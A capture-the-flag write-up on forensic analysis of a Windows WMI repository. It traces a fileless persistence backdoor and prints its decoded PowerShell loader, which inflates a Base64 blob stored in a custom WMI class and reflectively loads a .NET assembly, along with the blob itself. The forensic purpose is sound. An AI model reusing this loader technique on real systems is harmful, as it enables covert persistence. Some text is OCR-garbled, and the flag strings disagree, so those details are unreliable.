

#Forensics

#Windows

#Persistence

#ReverseEngineering

Objective

The challenge required me to investigate a Windows WMI repository for fileless persistence, locate a custom class that stored a compressed .NET payload, extract and decompile that payload, and decode a Base64 string hidden inside a net user command to recover the flag.

I began by navigating to the provided challenge directory and extracting the password-protected archive after-hours.7z.

```
root@ip-10-113-86-157:~# cd /root/Rooms/hacker-holidays-2026/after-hours
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours# ls
after-hours.7z
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours# 7z x after-hours.7z

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=C.UTF-8 Threads:2 OPEN_MAX:65535

Scanning the drive for archives:
1 file, 52346265 bytes (50 MiB)

Extracting archive: after-hours.7z
--
Path = after-hours.7z
Type = 7z
Physical Size = 52346265
Headers Size = 457
Method = LZMA2:25 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Folders: 3
Files: 7
Size:      80005026
Compressed: 52346265
```

The archive successfully extracted and revealed two folders: challenge_attachments and tools.

```
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours# ls
after-hours-forensics-hh  after-hours.7z
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours# cd after-hours-forensics-hh
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh# ls
challenge_attachments  tools
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh# cd tools
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools# ls
ILSpy-linux-x64-Release.zip  instructions.txt
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools# vim instructions.txt
```

This challenge requires a .NET decompiler to solve it.

Instructions on how to run ILSpy:

- 1: Unzip the tool
- 2: cd artifacts/linux-x64
- 3: chmod +x ILSpy
- 4: Run the tool with ./ILSpy


~
~
~
~

I unzipped the ILSpy Linux package, made the binary executable, and confirmed the tool was ready to use.

```
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools# unzip ILSpy-linux-x64-Release.zip
```

```
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools# ls
ILSpy-linux-x64-Release.zip  artifacts  instructions.txt
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools# cd artifacts
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools/artifacts# ls
linux-x64
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools/artifacts# cd linux-x64
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools/artifacts/linux-x64# ls
Avalonia.Animation.dll      System.Composition.Runtime.dll      System.Runtime.Intrinsics.dll
Avalonia.Base.dll           System.Composition.TypedParts.dll   System.Runtime.Loader.dll
Avalonia.Controls.DataGrid.dll System.Configuration.dll            System.Runtime.Numerics.dll
Avalonia.Controls.dll       System.Console.dll                  System.Runtime.Serialization.Formatter.dll
Avalonia.DesignerSupport.dll System.Core.dll                      System.Runtime.Serialization.Json.dll
Avalonia.Desktop.dll        System.Data.Common.dll              System.Runtime.Serialization.Primitives.dll
Avalonia.DesktopRuntime.dll System.Data.DataSetExtensions.dll    System.Runtime.Serialization.Xml.dll
Avalonia.Diagnostics.dll    System.Data.dll                     System.Runtime.Serialization.dll
Avalonia.Dialogs.dll        System.Diagnostics.Contracts.dll     System.Runtime.dll
Avalonia.FreeDesktop.dll    System.Diagnostics.Debug.dll         System.Security.AccessControl.dll
Avalonia.Input.dll          System.Diagnostics.DiagnosticSource.dll System.Security.Claims.dll
Avalonia.Interactivity.dll  System.Diagnostics.FileVersionInfo.dll System.Security.Cryptography.Algorithms.dll
Avalonia.Layout.dll         System.Diagnostics.Process.dll       System.Security.Cryptography.Cng.dll
Avalonia.Markup.Xaml.Loader.dll System.Diagnostics.StackTrace.dll    System.Security.Cryptography.Csp.dll
Avalonia.Markup.Xaml.dll    System.Diagnostics.TextWriterTraceListener.dll System.Security.Cryptography.Encoding.dll
Avalonia.Markup.dll         System.Diagnostics.Tools.dll         System.Security.Cryptography.OpenSsl.dll
Avalonia.MicroCom.dll       System.Diagnostics.Tracing.dll       System.Security.Cryptography.Primitives.dll
Avalonia.Native.dll         System.Diagnostics.Tracing.dll       System.Security.Cryptography.X509Certificates.dll
Avalonia.OpenGL.dll         System.Drawing.Common.dll            System.Security.Principal.Windows.dll
Avalonia.Remote.Protocol.dll System.Drawing.Primitives.dll       System.Security.Principal.dll
Avalonia.Skia.dll           System.Drawing.dll                   System.Security.SecureString.dll
Avalonia.Styling.dll        System.Dynamic.Runtime.dll           System.Security.dll
Avalonia.Themes.Default.dll System.Formats.Asn1.dll              System.ServiceModel.Web.dll
Avalonia.Themes.Fluent.dll  System.Globalization.Calendars.dll  System.ServiceProcess.dll
Avalonia.Visuals.dll        System.Globalization.Extensions.dll System.Text.Encoding.CodePages.dll
Avalonia.Win32.dll          System.Globalization.dll             System.Text.Encoding.Extensions.dll
Avalonia.X11.dll            System.IO.Compression.Brotli.dll     System.Text.Encoding.dll
Avalonia.dll                System.IO.Compression.FileSystem.dll System.Text.Encoding.Web.dll
AvaloniaEdit.dll            System.IO.Compression.ZipFile.dll    System.Text.Json.dll
HarfBuzzSharp.dll           System.IO.Compression.dll            System.Text.RegularExpressions.dll
ICSharpCode.Decompiler.PdbProvider.Cecil.dll System.IO.FileSystem.AccessControl.dll System.Threading.Channels.dll
ICSharpCode.Decompiler.PdbProvider.Cecil.pdb System.IO.FileSystem.DriveInfo.dll   System.Threading.Overlapped.dll
ICSharpCode.Decompiler.dll   System.IO.FileSystem.Primitives.dll  System.Threading.Tasks.Dataflow.dll
ILSpy                       System.IO.FileSystem.Watcher.dll     System.Threading.Tasks.Extensions.dll
ILSpy.Core.dll              System.IO.FileSystem.dll              System.Threading.Tasks.Parallel.dll
ILSpy.Core.pdb              System.IO.IsolatedStorage.dll        System.Threading.Tasks.dll
ILSpy.deps.json              System.IO.MemoryMappedFiles.dll      System.Threading.Thread.dll
ILSpy.dll                   System.IO.Pipes.AccessControl.dll    System.Threading.ThreadPool.dll
ILSpy.pdb                   System.IO.Pipes.dll                  System.Threading.Timer.dll
```

```
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/tools/artifacts/linux-x64# chmod +x ILSpy
```



The challenge_attachments folder contained the classic Windows WMI repository files: OBJECTS.DATA, INDEX.BTR and the MAPPING*.MAP files.

```
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh# ls
challenge_attachments  tools
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh# cd challenge_attachments
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments# ls
INDEX.BTR  MAPPING1.MAP  MAPPING2.MAP  MAPPING3.MAP  OBJECTS.DATA
root@ip-10-113-86-157:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments#
```

I ran a strings search on OBJECTS.DATA looking for PowerShell-related content and immediately found a permanent WMI Event Subscription.

[illegible]

decode this base64

```
JABmAGkAbABlACAAPQAgACgAWwBXAG0AaQBDAGwAYQBzAHMAXQ  
AnAFIATwBPafQAXABjAGkAbQB2ADIAOgBXAGkAbgAzADIAxwBIAGEA  
cgBkAHcAYQByAGUAVABlAGwAZQBtAGUAdABYAHkAJwApAC4AUABY  
G8AcABlAHlAdABpAGUAcwBbACcAQwBvAG4AZgBpAGcARABhAHQAY  
QAnAF0ALgBWAGEAbAB1AGUAOwANAAoAJABvACAAPQAgAE4AZQB3  
AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBNAGUAbQBvAHIAeQBTAHQAc  
gBlAGEAbQA7AA0ACgAkAGQAIAA9ACAATgBlAHcALQBPAGlAagBlAGM
```

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Decoded as **UTF-16LE**, the Base64 contains this PowerShell:

 PowerShell 

```
$file = ([WmiClass]'ROOT\cimv2:Win32_HardwareTelemetry').Properties['ConfigData'].Value;  
$o = New-Object IO.MemoryStream;  
$d = New-Object IO.Compression.DeflateStream(  
    [IO.MemoryStream][Convert]::FromBase64String($file),  
    [IO.Compression.CompressionMode]::Decompress  
);  
$b = New-Object Byte[](1024);  
$r = $d.Read($b,0,1024);  
while($r -gt 0){  
    $o.Write($b,0,$r);  
    $r = $d.Read($b,0,1024);  
}  
[Reflection.Assembly]::Load($o.ToArray()).EntryPoint.Invoke(  
    $null,  
    @(,[string[]]@())  
) | Out-Null
```



The Event Consumer was launching an obfuscated PowerShell command that read a custom property called ConfigData from a class named Win32_HardwareTelemetry.



```

root@ip-10-114-86-25:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments# ls
INDEX.BTR  HAPPIG1.MAP  HAPPIG2.MAP  HAPPIG3.MAP  OBJETS.DATA  strings-ascii.txt  strings-utf16.txt
root@ip-10-114-86-25:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments# grep -C 3 'Win32_HardwareTelemetry' *.txt
strings-ascii.txt:~WMClassesOFDriver
strings-ascii.txt:~MS_SystemInformation
strings-ascii.txt:C:\Windows\System32\drivers\en-US\mssmbios.sys.mui[MofResource]
strings-ascii.txt:~Win32_HardwareTelemetry
strings-ascii.txt:~ConfigData
strings-ascii.txt:~string
strings-ascii.txt:~7VZPbFRFGP/ed1llgUrBAJMAjy0Lsd/r0hYDpIMW7gLf/oMtxRATePt2un3w3ptl5u3SCLAOqDF640TzGwc1mmh1YqMSOXgUYtaamBA0mhhjwT0Y8TFz3m7/Kty48G3fN9+/-eY3M9/MdOTibWogoiS+R4+I5i1lfn083cTX/OJX
zFFmns754zhezsnpl1pLgUcds3HTsiEgGmKcageKzNysb/q8YkZ161074hzJ0aJho4EGN81cqeV9QALjrbGwqBFKU2573w5m1oD1R31lwK0832pQlUHMUPBbR8v033xbzTdqT4LccqfK75cLh0te4K1WEZnHbqmJu1nf+hwyGZCtL+uLm1XBPLUL
y2hQ0Xq6J6adGa1Jmfkswjzxs1txruZLcSewlrzbHrWnzDv908GncNYBumv8Qlmuot1ZZRofN53pQ9FLRQkYts6KDK1v1tt1qUo2f1J5M3xD1KKX3ELbwpaatoP1MFvntfSnyEgA4U0+/-pww+777FFljJfW7lqQhZjR61D087EPZE/c8lQyKNlqPZY
Gas7033wLkS1g98H062141+QXTLYfLQUEF36VUB3r/Rtp3PU28vqP02U+eHsmHoav+b5c8Xojn1U2Tj2fD0VK+au9nzZHE56K1z8R48hQFT3JLU7FKBvpCHMB6XWdR/HNTuaf5j+ApekR/gu8ZF1FBG4kbXba/EXP124Dh2CWS431f097Lga6T
utvbkh1h1wIvYtJFaSmk76Q5to38G2BDEu5QhUwMvDth8Z0S8HDYUgUW665xdN451vtrSorMUB9dE135cKjeXvG12JRYeKAPj00JVB35H8FIs0UaVctEmLTDbaDy65mhgKnt1NK815b58PDCaUvNZCh861ctcYU517YbK0EXMQ061u1CF2F
MYPCL7SeE3knqQ7JEU03R5C1559oyWSECTQlhuQkZxRUCV8H13HB23hvD01xQdQUPfBaEVLghpRHbMYDnmr7JKAa1huDr7LSB557VrE9MQ0Vde1SwGx00LJNFNBKPRF08RMczJ1TeRkWd61D1H5RQ1Wj73gBKv+PR/Oe1HAu1QMAAd5ZG91ov0EF
IDQH1EXHbuYIaBw+1B1qLNUKqM1c7RVkhSkKCPQe0QD8nCzWfvd4Jq8kBSBCT1mK1JX3JshWac1TqJ3GoxNiA10Bv1PQePQCVB8CF1H1XTR1Yx8KUSCz6BnFv4p1JgPyXKw39XkS2mM4qwgRmRfxoLkXo8g5J8c5A31n4FUB+1dHz6D1Qv0H4F
9KcJ9MFdGdMRnwrq777Q+Nbcpx+e/Dj9y8jTrTy/dokYvb7W62dr24C1cKa0SUBSNIwmK2rqSHR3NzSggzNq8BadioXUjGoxvN25MEC3K1sXF7kxHF1DvUmZ1bL4g7P1oD3I2d1UoropuFvY605Spnz8R9P2TeuRxbvkt1kuDXORrmD4A+nawZ9U9T/
set2PzVzKyFsmh7Wmf3m2sPra7rovKobZjw/7NMzR2BtUdbtt/G9D3jZBe/e73ih/jDn9yIb3W51XB3V9Q5SEM0hkq5HYULTKm4+4kh/5Ty7uQj5dtkpZ759o2lUoQy00iehyBqHrv27DK8Jeg1YF2vd41+iz5gXqAgCE1A7eYVNM3Vmpv7r
qO140K6st1GPz+KtqE1Vp7XoHBNfBqU0Hupz5t5cEJNBHc9/au/WIXS117YK0FTpGAVXJ4Fwsc0473b2vymTTR0a8Dkku4i8BKHU0UqH320KtAv2Eq/1hSd+P8NXzB8Yf0FmZ16eZ1CgHEUtnXxQs8A1R942MVP5AZh9tP0Covv+09PnU7ZpU3ia
PKL25oZdInCxxexCXdlz4/cfL4Ab0pQzso2h4PWF961sn8BMPU72Z1MwvLmMeG5yL10RwVhPDPfLgd81XfC8qwgMP9o7b0erBt0nbgTVFZD15cD5kMs16sqE1bnMBLYsQvQ/adHdp96VHZgFKZc919PtK2eYyujPKEIqK1K/EE+Lp1kZGT8mCn78
ZVLHrBDrFeBkXxHhVhELhBwqz2d6XqHhXWfTkVhXhVYZLneor3pW05FFT5V5bSZ5UdcNRL1JeeWp14knpJ38roKLB71yEvbzvghqgzr1wp12RXwJP6Pz0H/1AehnJaQZ/Q06F8=
root@ip-10-114-86-25:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments#
strings-ascii.txt:~WMClassesOFDriver
strings-ascii.txt:~MS_SystemInformation
strings-ascii.txt:C:\Windows\System32\drivers\en-US\mssmbios.sys.mui[MofResource]
strings-ascii.txt:~Win32_HardwareTelemetry
strings-ascii.txt:~ConfigData
strings-ascii.txt:~string
strings-ascii.txt:~7VZPbFRFGP/ed1llgUrBAJMAjy0Lsd/r0hYDpIMW7gLf/oMtxRATePt2un3w3ptl5u3SCLAOqDF640TzGwc1mmh1YqMSOXgUYtaamBA0mhhjwT0Y8TFz3m7/Kty48G3fN9+/-eY3M9/MdOTibWogoiS+R4+I5i1lfn083cTX/OJX
zFFmns754zhezsnpl1pLgUcds3HTsiEgGmKcageKzNysb/q8YkZ161074hzJ0aJho4EGN81cqeV9QALjrbGwqBFKU2573w5m1oD1R31lwK0832pQlUHMUPBbR8v033xbzTdqT4LccqfK75cLh0te4K1WEZnHbqmJu1nf+hwyGZCtL+uLm1XBPLUL
y2hQ0Xq6J6adGa1Jmfkswjzxs1txruZLcSewlrzbHrWnzDv908GncNYBumv8Qlmuot1ZZRofN53pQ9FLRQkYts6KDK1v1tt1qUo2f1J5M3xD1KKX3ELbwpaatoP1MFvntfSnyEgA4U0+/-pww+777FFljJfW7lqQhZjR61D087EPZE/c8lQyKNlqPZY
Gas7033wLkS1g98H062141+QXTLYfLQUEF36VUB3r/Rtp3PU28vqP02U+eHsmHoav+b5c8Xojn1U2Tj2fD0VK+au9nzZHE56K1z8R48hQFT3JLU7FKBvpCHMB6XWdR/HNTuaf5j+ApekR/gu8ZF1FBG4kbXba/EXP124Dh2CWS431f097Lga6T
utvbkh1h1wIvYtJFaSmk76Q5to38G2BDEu5QhUwMvDth8Z0S8HDYUgUW665xdN451vtrSorMUB9dE135cKjeXvG12JRYeKAPj00JVB35H8FIs0UaVctEmLTDbaDy65mhgKnt1NK815b58PDCaUvNZCh861ctcYU517YbK0EXMQ061u1CF2F
MYPCL7SeE3knqQ7JEU03R5C1559oyWSECTQlhuQkZxRUCV8H13HB23hvD01xQdQUPfBaEVLghpRHbMYDnmr7JKAa1huDr7LSB557VrE9MQ0Vde1SwGx00LJNFNBKPRF08RMczJ1TeRkWd61D1H5RQ1Wj73gBKv+PR/Oe1HAu1QMAAd5ZG91ov0EF
IDQH1EXHbuYIaBw+1B1qLNUKqM1c7RVkhSkKCPQe0QD8nCzWfvd4Jq8kBSBCT1mK1JX3JshWac1TqJ3GoxNiA10Bv1PQePQCVB8CF1H1XTR1Yx8KUSCz6BnFv4p1JgPyXKw39XkS2mM4qwgRmRfxoLkXo8g5J8c5A31n4FUB+1dHz6D1Qv0H4F
9KcJ9MFdGdMRnwrq777Q+Nbcpx+e/Dj9y8jTrTy/dokYvb7W62dr24C1cKa0SUBSNIwmK2rqSHR3NzSggzNq8BadioXUjGoxvN25MEC3K1sXF7kxHF1DvUmZ1bL4g7P1oD3I2d1UoropuFvY605Spnz8R9P2TeuRxbvkt1kuDXORrmD4A+nawZ9U9T/
set2PzVzKyFsmh7Wmf3m2sPra7rovKobZjw/7NMzR2BtUdbtt/G9D3jZBe/e73ih/jDn9yIb3W51XB3V9Q5SEM0hkq5HYULTKm4+4kh/5Ty7uQj5dtkpZ759o2lUoQy00iehyBqHrv27DK8Jeg1YF2vd41+iz5gXqAgCE1A7eYVNM3Vmpv7r
qO140K6st1GPz+KtqE1Vp7XoHBNfBqU0Hupz5t5cEJNBHc9/au/WIXS117YK0FTpGAVXJ4Fwsc0473b2vymTTR0a8Dkku4i8BKHU0UqH320KtAv2Eq/1hSd+P8NXzB8Yf0FmZ16eZ1CgHEUtnXxQs8A1R942MVP5AZh9tP0Covv+09PnU7ZpU3ia
PKL25oZdInCxxexCXdlz4/cfL4Ab0pQzso2h4PWF961sn8BMPU72Z1MwvLmMeG5yL10RwVhPDPfLgd81XfC8qwgMP9o7b0erBt0nbgTVFZD15cD5kMs16sqE1bnMBLYsQvQ/adHdp96VHZgFKZc919PtK2eYyujPKEIqK1K/EE+Lp1kZGT8mCn78
ZVLHrBDrFeBkXxHhVhELhBwqz2d6XqHhXWfTkVhXhVYZLneor3pW05FFT5V5bSZ5UdcNRL1JeeWp14knpJ38roKLB71yEvbzvghqgzr1wp12RXwJP6Pz0H/1AehnJaQZ/Q06F8=
root@ip-10-114-86-25:~/Rooms/hacker-holidays-2026/after-hours/after-hours-forensics-hh/challenge_attachments#

```

Base64-decoded the PowerShell payload. It showed a DeflateStream decompression routine that loads a .NET assembly directly into memory.

I extracted the large Base64 blob stored in the ConfigData property and decompressed it (Base64 → raw DEFLATE). This produced a clean .NET executable (payload.exe).




I loaded payload.exe into ILSpy for decompilation.


```

root@ip-10-114-86-25:~/Downloads# ls
payload.exe
root@ip-10-114-86-25:~/Downloads# file payload.exe
payload.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
root@ip-10-114-86-25:~/Downloads#

```



The decompiled code revealed a machine-name check (bytelotusdc) followed by a command that creates a local user



Base64-decoded the “password” string used in the net user command and obtained the final flag:

THM{P4tch_op3ned_th3_Backd00r}

gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Raw_Inflate(0,0,'Adaptive',false,false/breakpoint)&input=Vkv0TmUxQTBR0SvWdI5d00yNWxaRjkwYURl

Download CyberChef

Last build: 2 days ago

OptionsAbout / Support

Operations

base64

To Base64

From Base64

Show Base64 offsets

Fernet Decrypt

Fernet Encrypt

Fork

From Base32

From Base58

From Base65

Parse SSH Host Key

Render PDF

To Base32

To Base58

To Base65

Favourites

Data format

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Raw Inflate

Start index
0

Initial output buffer size
0

Buffer expansion type
Adaptive

☐ Resize buffer after decompression

☐ Verify result

STEP

BAKE!

Auto Bake

Input

VEHNe1A0dGNoX29wM25lZF98aDNTQeFjS2QwMHJ9

Output

THM{P4tch_op3ned_th3_Backd90r}